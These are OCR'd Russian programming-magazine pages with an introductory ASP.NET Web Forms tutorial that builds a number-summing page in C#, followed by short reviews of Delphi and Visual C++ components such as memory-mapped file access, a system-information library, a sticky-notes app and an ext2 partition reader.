
[поиск: просматриваем легендарный Interrupt List Ральфа Брауна]



[поиск исходных текстов MBR-загрузчиков на koders'e]



Хакер Спец 07(56)
УЖЕ В ПРОДАЖЕ
Мобильные деньги
В ЖУРНАЛЕ
(game)land
НА ДИСКЕ:
ВЕСЬ СОФТ ИЗ ЖУРНАЛА
И ДРУГИЕ ПОЛЕЗНЫЕ ПРОГРАММЫ
НА ПРИЛАГАЕМОМ
МУЛЬТИЗАГРУЗОЧНОМ CD!
МОБИЛЬНЫЕ
ДЕНЬГИ
Как не остаться с носом
в период бурного роста
мобильной индустрии
В СВЕЖЕМ НОМЕРЕ СПЕЦА:
Технологии и стандарты
Построение мобильного сервиса
Беспроводные технологии
Поднятие денег на сотовой связи
Продажа медиа-контента от и до
Мобильная игромания
SMS-спам
Копеечка для портала
Психология денег
СПЕЦ ХАКЕР



Легкий путь к великим делам

НЕКОТОРЫЕ ЭКСПЕРТЫ СЧИТАЮТ, ЧТО У ТАКИХ ТЕХНОЛОГИЙ СОЗДАНИЯ АКТИВНОГО СОДЕРЖИМОГО, КАК PHP, CGI, JSP И ИМ ПОДОБНЫХ, БУДУЩЕГО НЕТ КАК ТАКОВОГО. ЭТИ ВПОЛНЕ СОЛИДНЫЕ ЭКСПЕРТЫ УВЕРЕНЫ, ЧТО С ДЕНЬГАМИ, ВКЛАДЫВАЕМЫМИ MICROSOFT В ЕЕ НОВУЮ ПЛАТФОРМУ, БУДУЩЕЕ МОЖЕТ БЫТЬ ТОЛЬКО У ASP.NET. И ЗНАЕШЬ, ЕСЛИ ПОЛУЧШЕ РАЗОБРАТЬСЯ В ОЧЕРЕДНОМ ТВОРЕНИИ РЕБЯТ ИЗ РЕДМОНДА, СТАНОВИТСЯ ПОНЯТНО, ПОЧЕМУ ЭКСПЕРТЫ СОСТАВИЛИ ТАКОЕ МНЕНИЕ, НАВЕРНОЕ, НЕ СЛИШКОМ ИМПОНИРУЮЩЕЕ МАЙКРОСОФТОНЕНАВИСТНИКАМ | Иван Касатенко (to@skywriter.ru; MCP ID# 3361546)

Разрабатываем веб-приложения на ASP.NET


Любой кодер, который хоть раз занимался веб-разработкой, в курсе, что это занятие требует изрядных затрат как времени, так и нервов (не говоря уже о пиве и прочих расходниках). Программинг традиционных приложений сейчас на высоте: существует толпа различных языков, тулзов и целый спектр интегрированных средств разработки, которые наряду с событийно управляемой системой, сводят программирование прикладных программ к элементарному раскидыванию контроллов по форме и назначению обработчиков событий. В то же время веб-кодинг представляет собой мешанину языков разметки, скриптинговых движков и серверных платформ, где, к сожалению, навыки, которыми обладает рядовой программист, едва ли особо пригодятся.

Но, чу, амиго! Помощь пришла. Microsoft в очередной раз выплюнула революционную технологию — Web Forms. Web Forms — это часть ASP.NET, которая, в свою очередь, является частью платформы .NET, нынче свободно распространяющейся по Сети резвее любого червяка прямо с сайта производителя. Web Forms предлагает революционно новый подход к построению веб-приложений (я прямо как в рекламных проспектах, да?). Эта технология закрывает большой пробел между разработкой обычного софта и сетевого, реализуя для веба форменно-котроло-событийно-управляемую модель, к которой так привыкли легионы фанатов Delphi и Microsoft .NET при разработке обычных Windows-приложений.

w
west

s
south

n
north



[пишем ASPX-код]

Однако в этой статье я не буду показывать, как использовать для разработки всякие IDE от Microsoft — это чересчур банально. Я покажу, как можно просто и быстро создавать качественные веб-приложения прямо в твоем любимом «Блокноте». Мне кажется, так будет намного легче понять, как же все это дело работает.

Тем более что и так очень и очень многое в ASP.NET скрыто от твоих нескромных глаз: куча работы в ней происходит за сценой. Но разве не это нужно человеку, который хотел бы просто, быстро и максимально качественно написать свое приложение, оставив ненужную ему работу профессиональным программистам из Microsoft?

[Web Forms] Итак, что же представляет собой Web Forms? Это комбинация HTML, кода и серверных компонентов, которые работают под управлением Microsoft Internet Information Services (IIS). Вся эта ботва обрабатывается на сервере и выдает клиенту, по большей части, обычный HTML-код. Некоторые элементы управления — всего лишь замена обычным элементам INPUT и BUTTON, но некоторые генерируют сотни строк HTML и JavaScript-кода, причем для каждого браузера, возможно своего, так что тебе не нужно беспокоиться о том, что какой-то браузер не будет поддерживаться: возложи эту заботу целиком на ASP.NET. Код и данные тут легко разделяются, что является принципиальным отличием от ASP и PHP, в которых многие странички — одна большая помойка из кода и разметки!
Все это добро работает на базе .NET Framework, что дает возможность для твоих веб-приложений выполняться быстро и качественно, использовать механизмы защиты кода, встроенные в .NET, словом — все прелести!

[кулинарная книга] Для приготовления отличного ASP.NET-приложения тебе понадобятся: Microsoft Internet Information Server (up and running, как говорят в книжках). Это чудо входит в поставку WinXP

[РАЗДЕЛЕНИЕ КОДА И ДАННЫХ]
ASP.NET ценна тем, что возможность разделения кода и данных встроена в нее! Не будет больше помоек из HTML-разметки и скриптов! Теперь все аккуратненько, на своих местах. Ты без проблем можешь создать отдельно два файла: ASPX, с формой, дизайном и с кодом на C#. А затем заставишь их дружить. Это делается с помощью директив уровня страницы, которые помогают компилятору ASPX разобраться, в чем же дело.
К примеру, для того чтобы разделить код и данные, в нашем примере нужно вынести ClickIt в отдельный файл "calc.cs", после чего добавить в начало приложения(ASPX-файла) следующие строки:

```
<%@ Page Language="C#" Debug="true" %>
<%@ Assembly Src="calc.cs" %>
```

Они заставят компилятор ASP.NET использовать вместе с формой код на C#, описанный в заданном файле.

Professional и Win2k3, а также Microsoft .NET Framework — для WinXP, в Win2k3 оно уже встроено. Вот и все. Почти все. Мне, к примеру, еще пришлось выполнить команду "aspnet_regiis.exe –i", чтобы подключить ASP.NET к IIS. aspnet_regiis.exe лежит в корне твоего .NET Framework (это обычно C:\WINDOWS\Microsoft.NET\Framework\vX.X.XXXX\).
Разобравшись с ингредиентами, необходимыми для запуска веб-приложений, можно обратить внимание и на сами приложения. ASP.NET-программа представляет собой специальный набор файлов, лежащих в виртуальной директории твоего IIS'а (в WinXP ты можешь создавать виртуальные директории при помощи оснастки Internet Information Services в MMC, а если ты все-таки решился пользоваться Visual Studio, этот пакет сделает это за тебя сам). Давай посмотрим, что входит в этот набор:
1 Файл Global.asax, содержащий все директивы уровня приложения, обработчики событий уровня приложения и уровня сессии и глобально доступные объекты.
2 Файл конфигурации Config.web.
3 Один или несколько файлов ASPX, содержащих в себе веб-формы.
4 Один или несколько файлов на твоем любимом языке (C#/VB), содержащих, собственно, программный код. В общем, эти файлы могут и отсутствовать, если кодер объединил код с дизайном (фи).
Давай остановимся на файлах Global.asax и Config.web. Первый содержит в себе обработчики событий уровня всего веб-приложения: Application_Start, Application_End, Session_Start и Session_End. Обычно их определяют, если необходимо задать параметры сессии при запуске приложения или прочитать файлы конфигурации... Да мало ли для чего ;). В общем, суть этого файла очень схожа с сутью такого же под именем Global.asa в ASP.
А вот второй файл, Config.web — штука совершенно новая, доселе невиданная. Это файл конфигурации твоего веб-приложения в формате XML. Подобный подход к хранению настроек особенно удобен тем, что облегчает установку веб-софта, сводя ее к простому копированию с одного компа на другой (без шуток, у Microsoft официально даже есть такой метод deploying'а — xcopy).

[страницы приложений] Каждый файл ASPX веб-приложения представляет собой одну форму. В первый раз, когда к ней обращается пользователь, ASP.NET генерирует класс, потомок System.Web.UI.Page, создающий визуальное (читай HTML) представление страницы, и собирает из него бинарник, который затем кладет в специальный каталог. Таким образом, последующие запросы к форме выполняются резвее, так как компиляция уже произведена.
Каждый кусок HTML, который попадает к пользователю, генерируется либо напрямую копированием HTML-кода из ASPX-файла, либо в результате работы включенных в приложение компонентов. После выполнения веб-формы олицетворяющий ее объект уничтожается, то есть время жизни объекта начинается с момента запроса и заканчивается выполнением последней строчки кода.
По ходу выполнения страница переживает ряд жизненных перипетий, каждая из которых сопровождается запуском соответствующего обработчика событий. Для разработчика, пожалуй, самое важное — это событие Page_Load, где можно поместить весь код инициализации данных перед началом обработки страницы. Такой обработчик очень легко встроить в код страницы, добавив:


```
<script language="C#" runat="Server">
 void Page_Load (Object sender, EventArgs e)
 {
   Debug.WriteLine("Привет от ASP.NET!");
 }
</script>
```

Это событие частенько применяется для инициализации элементов управления, чтения данных из БД и т.п.
Поскольку веб-форма является производной от класса System.Web.UI.Page, ей доступны его свойства (Request, Response, Server, Application и Session), открывающие доступ к одноименным ресурсам. Помимо этого, System.Web.UI.Page имеет замечательное булево свойство — IsPostBack, которое определяет следующее: запрос исходит от нового клиента, впервые за сеанс посещающего твою страницу (IsPostBack == false), или от старого (IsPostBack == true).
Например, следующий код выполнится один раз для одного клиента в одну сессию:


```
<script language="C#" runat="Server">
 void Page_Load (Object sender, EventArgs e)
 {
   if (!IsPostBack) {
     // Здесь идет запрос к базе данных
   }
 }
</script>
```

Странно и непонятно? Думаю, что проще всего во всем этом разобраться на конкретном примере, один раз, так сказать, потрогав. Да и, пожалуй, настало время все-таки написать что-нибудь на этом волшебном ASP.NET.


[кодим веб-приложение] Для начала мы с тобой напишем простейшую программу, которая будет суммировать два введенных пользователем числа. Это, безусловно, невероятно нужная вещь, именно то, чего так не хватало миру ;). А если серьезно, то надо же с чего-то начинать?
Для начала накодим небольшую форму (думаю, тут твой опыт написания HTML'а как раз будет к месту!) и сохраним ее в файле test.aspx:



[маленькое начало большого проекта]



[первые строки кода: вид из браузера]


[упс! Кажется, мы ввели что-то не то...]

```
<html><head><title>Добро пожаловать</title></head>
<body>
 <h1>Суммируем</h1>
 <form>
   <p><i>Число 1: </i><input type="text" id="n1"></p>
   <p><i>Число 2: </i><input type="text" id="n2"></p>
   <p><input type="submit" value="Суммировать"></p>
   <p><i>Результат: </i><b>неопределен</b></p>
 </form>
</body>
</html>
```

Тут ты определенно возразишь: «Где же в теге 'form' атрибут 'target'? И где скрипт, который будет суммировать наши числа?» Спокойно! Все будет.

Мы уже говорили, что ASP.NET — это серверная технология, значит, все должно происходить на сервере, а раз так, то нужно сообщить, какие именно компоненты в твоем коде будут обрабатываться на сервере. В связи со всем этим преобразуем код до следующего:

```
<html><head><title>Добро пожаловать</title></head>
<body>
 <h1>Суммируем</h1>
 <form runat="Server">
   <p><i>Число 1: </i><input type="text" id="n1" runat="Server"></p>
   <p><i>Число 2: </i><input type="text" id="n2" runat="Server"></p>
   <p><input type="submit" value="Суммировать"></p>
   <p><i>Результат: </i><b>неопределен</b></p>
 </form>
</body>
</html>
```

Сохрани этот файл и попробуй зайти на страничку при помощи любимого браузера. Что изменилось по сравнению с прошлой версией? Ничего? Смотри внимательнее... Правильно! Теперь после нажатия кнопки «Суммировать» значения в полях ввода остаются.

Это одна из важнейших особенностей ASP.NET: данные элементов управления хранятся между postback'ами. Это позволяет веб-приложениям во многом имитировать поведение обычных виндовых программ. У тебя же после нажатия кнопки «Пуск» не пропадают значения всех полей ввода, так? Обрати внимание: НИ СТРОЧКИ КОДА ты еще не написал! Сколько времени ты потратил бы на написание такой, в общем-то, разумной и очевидной функциональности на PHP? 15 минут? А если для десятка страниц? Что ни говори, ASP.NET в этом плане выигрывает!

Важно, что за сохранение данных отвечают элементы управления, а не сама подсистема ASP.NET. Это к тому, что, если ты вдруг заполнишь офигенный hash пользовательскими данными где-нибудь в твоей ASPX-странице, то он к концу запроса удалится, ибо сохранять его содержимое — твоя забота.

Но стоп! Мы же еще не написали ни строчки кода, а значит, приложение пока не обладает нужной функциональностью. Это определенно нужно исправить! Для начала заменим кнопку <input type="submit" ...> на кнопку ASP.NET:

<asp:Button RunAt="server" OnClick="ClickIt" Text="Суммировать" />

Как видишь, тут присутствуют, помимо описаний свойств (свойства Text), еще и объявление обработчика события, который мы незамедлительно и напишем, добавив к концу файла что-то вроде этого (не забывай, что все обрабатываемое ASP.NET должно иметь атрибут RunAt="server"):

```
<script language="C#" runat="server">
 void ClickIt(object sender, EventArgs e)
 {
   Result.Text = "Проверка обработчика событий";
 }
</script>
```

И последний штрих на данном этапе: как ты видишь, в обработчике событий я упомянул некий объект "Result". Объявим его на страничке и получим следующий код (не считая скрипта, который мы добавили выше, ненужных заголовков и прочей ерунды):

```
<form runat="Server">
 <p><i>Число 1: </i><input type="text" id="n1" runat="Server"></p>
 <p><i>Число 2: </i><input type="text" id="n2" runat="Server"></p>
 <p>
 <asp:Button RunAt="server" OnClick="ClickIt" Text="Суммировать" />
 </p>
 <p><i>Результат: </i><b>
 <asp:Label ID="Result" Text="неопределен" RunAt="server" />
 </b></p>
</form>
```

Voila! Сохраняем и пробуем. Результат: после нажатия кнопки надпись меняется (прямо как уроки Delphi в третьем классе). Результат отличный, да только не тот: мы же числа суммировать собирались. Для этого нужно просто немножко исправить обработчик события:

```
void ClickIt(object sender, EventArgs e)
{
 Result.Text = (System.Int32.Parse(n1.Value) +
   System.Int32.Parse(n2.Value)).ToString();
}
```

Обрати внимание на строгую типизацию. Теперь тебе не придется разбираться, какого же типа данные были переданы тебе пользователем, как это частенько приходится делать в PHP.

Что же будет, если ввести не число? Правильно, IIS вывалит тебе в браузер страшное сообщение об ошибке, мол, «не число вы ввели, батенька». Эту проблему позволит решить встроенная в C# обработка исключений:

```
void ClickIt(object sender, EventArgs e)
{
 try {
   Result.Text = (System.Int32.Parse(n1.Value) +
           System.Int32.Parse(n2.Value)).ToString();
 } catch (FormatException ex) {
   Result.Text = "Вы ввели не число (или вообще ничего не ввели)!";
 } catch (Exception ex) {
   Result.Text = "Ошибка суммирования.";
 }
}
```

Веб-приложение готово. Теперь, если ввести вместо числа какую-нибудь гадость, ASP.NET выплюнет нам ошибку! Все просто и понятно, не правда ли? А если бы ты воспользовался интегрированной средой разработки, то на написание этого чуда у тебя ушло бы еще меньше времени. Не это ли счастье? Возможность излагать свои мысли напрямую, не тренируя геморрой.

[так работает обработчик исключений]

[блюдо готово!]

[вместо финальной песни] Как ты уже понял, ASP.NET — огромная по мощи и творческим возможностям платформа. К сожалению, у меня так и не хватило жизненного пространства на страницах журнала, чтобы поговорить подробнее об элементах управления в ASP.NET, доступе к базам данных, расширенном механизме защиты кода и о многих других интересных вещах ;(. Но если эта технология заинтересовала тебя, то вперед к изучению! Тем более, что это одна из немногих вещей от Microsoft, которая достается бесплатно





Фленов Михаил aka Horrific (http://www.vr-online.ru)

ОБЗОР КОМПОНЕНТОВ

MEMORY MAP (delphi)

[описание] Не всегда удобно читать и писать файлы стандартными методами. Часто приходится загружать файл в память и только потом использовать его, что отнимает очень много времени. А как хорошо было бы работать с файлом сразу же без загрузки, как с памятью! Ось же умеет делать это. Классический пример такой работы — файл подкачки, с которым система работает как с оперативкой. Однако некоторые программисты не используют функции отображения файлов в памяти из-за их «сложности». Вот почему сегодня я привожу компонент, максимально упрощающий эту задачу.

[особые отличия]

+ Профессиональная реализация. Чтобы программа не завалилась, есть все необходимые проверки. Все работает «на ура». Сразу становится понятно, что автор — наш соотечественник.

+ К компоненту прилагаются полный исходник и понятный пример использования.

- Если запросить данных больше, чем есть в файле, то просто сгенерируется ошибка и работа продолжится, а не помешало бы сразу уменьшить значение читаемых данных до максимального.

[диагноз] Отображение действительно необходимо всегда, особенно если приходится работать с большим количеством данных. К примеру, очень и очень сложно обходиться без него при работе с видео. Ты только представь, что программе пришлось бы грузить в память здоровенный образ DVD — был бы просто кошмар. Сплошные тормоза и глюки, особенно если мало оперативки.

[ссылки] www.torry.net/vcl/system/memory/jmm.zip

MITEC — SYSTEMINFORMATION (delphi)

[описание] Неделю назад мне задали очень интересный вопрос: «Изменяется ли идентификатор жесткого диска при форматировании и сохраняется ли он при переносе образа с помощью Norton GHOST?» Автор вопроса хотел заставить свою программу запускаться только на определенном компьютере и чтобы она была привязана к диску.

Замысел хороший, но, боюсь, одной привязкой к харду тут ограничиваться не получится, так как можно подделать идентификатор, если не жесткого диска, то идентификатор функций, которые определяют его. По-моему, лучший вариант — привязаться к идентификаторам нескольких устройств и материться, если изменились, скажем, три из них.

[особые отличия]

- В этом случае я начну с недостатка, потому что он единственный, но серьезный — отсутствие исходного кода. Я не смог проанализировать код, поэтому пришлось основываться на примерах и документации, которая доступна на сайте.

+ Компоненты позволяют определить многие параметры всех основных устройств. Подробность данных поражает, тут есть к чему привязаться для обеспечения защиты от копирования.

+ Есть удобная возможность экспорта отчета в формат XML.


+ Можно в реальном времени следить за загрузкой памяти и процессора, хотя не так уж сложно реализовать это самостоятельно.


+ В качестве примера показано, как создать окно наподобие диспетчера устройств Windows.

+ Есть возможность просмотреть работающие процессы.

[диагноз] Не видя исходного кода, очень сложно выносить какое-либо решение о том, нужен компонент или нет. Если системная информация берется из реестра без дополнительных проверок на достоверность данных, такому компоненту грош цена. Однако если информация проверяется, а там, где это возможно, берется напрямую от устройства, то такой компонент действительно невероятно полезен.

[ссылки] *www.torry.net/vcl/system/systeminfo/MSIC.zip*





STICKY NOTES (visual c++)

[описание] Во время подготовки материала мне приходится скачивать и тестировать сотни мегабайт исходников и примеров только для того, чтобы показать тебе самое интересное. Это могут быть и простые примеры, но они должны быть оригинальными. Sticky Notes как раз является несложной, но очень интересной программой, поставляемой с исходным кодом.

[особые отличия]

+ Почему-то в последнее время я все чаще натыкаюсь на классный код от наших соотечественников. Этот пример — не исключение. Исходник действительно хорош, и я не удивлюсь, если автор (Igor Vigdorchik) живет в доме на соседней улице.

+ Как следует из названия, программа создает на экране окна стикеры, в которые можно записывать свои собственные заметки. Оформление приятное.

+ Настроек в программе немного, но есть все необходимое: изменение цвета окна, шрифта и даже прозрачности. Мне больше всего понравилась именно последняя возможность.

- Недостатков не было замечено.

[диагноз] Профессиональный программист при желании напишет подобную программу максимум за пару дней, однако начинающий найдет в исходном коде множество очень интересных решений, которые стоит взять на заметку (или записать на стикер) и использовать в собственных проектах.

[ссылки] *www.vr-online.ru/download/files/StickyNotes.zip*

LINUX-РАЗДЕЛ ДЛЯ WINDOWS (visual c++)

[описание] Я уже описывал программу, которая позволяет просматривать разделы Linux из-под Windows, но то была консольная утилита, которая устроит далеко не каждого. Сегодня мне на глаза попалась программа с сорцом, которая обладает графическим интерфейсом и при этом умеет работать с файловыми системами ext2/ext3 (Ext2 FS).

[особые отличия]

+ Программа работает во всех NT-системах.


+ Можно читать файлы и копировать их в Windows-разделы.


+ При запуске происходит автоматическая проверка всех существующих неподключенных разделов. Если нужный не найден, программа выдаст ошибку и завершит выполнение.

- Невозможно изменять данные в Linux-разделах.

[диагноз] В NT-системах функция CreateFile позволяет открывать не только файлы, но и разделы диска. Именно это и делает программа: открывает Linux-раздел, читает его по секторам и анализирует файловую систему. Разработчики почему-то не решились реализовывать запись: видимо, они испугались нарушить целостность данных, так как процесс их записи на диск намного сложнее, особенно если опуститься до самого низкого уровня, то есть до изменения секторов диска. Этот исходник интересен тем, что может рассказать тебе очень многое об устройстве файловой системы в ОС Linux.

